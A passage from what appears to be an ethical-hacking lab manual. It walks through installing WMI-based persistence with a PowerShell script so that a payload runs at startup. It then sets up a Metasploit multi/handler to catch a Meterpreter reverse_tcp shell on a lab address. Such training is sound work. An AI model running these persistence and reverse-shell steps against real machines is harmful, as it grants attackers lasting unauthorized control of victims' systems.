
30. In powershell, type **Import-Module ./WMI-Persistence.ps1** and press **Enter**.

31. Now, type **Install-Persistence -Trigger Startup -Payload "C:\Users\Administrator\Downloads\wmi.exe"** and press **Enter**.


    Note: It will take approximately 5 minutes for the script to run.




32. Open a new terminal with root privileges and type **msfconsole** in the terminal window and press **Enter** to launch Metasploit Framework.



33. In Metasploit type **use exploit/multi/handler** and press **Enter**.
34. Now type **set payload windows/meterpreter/reverse_tcp** and press **Enter**.
35. Type **set lhost 10.10.1.13** and press **Enter** to set lhost.
36. Type **set lport 444** and press **Enter** to set lport.
37. Now type **exploit** in the Metasploit console and press **Enter**.




38. Navigate to the previous terminal window and press **ctr+c** and type **y** and press **Enter**, to exit powershell.

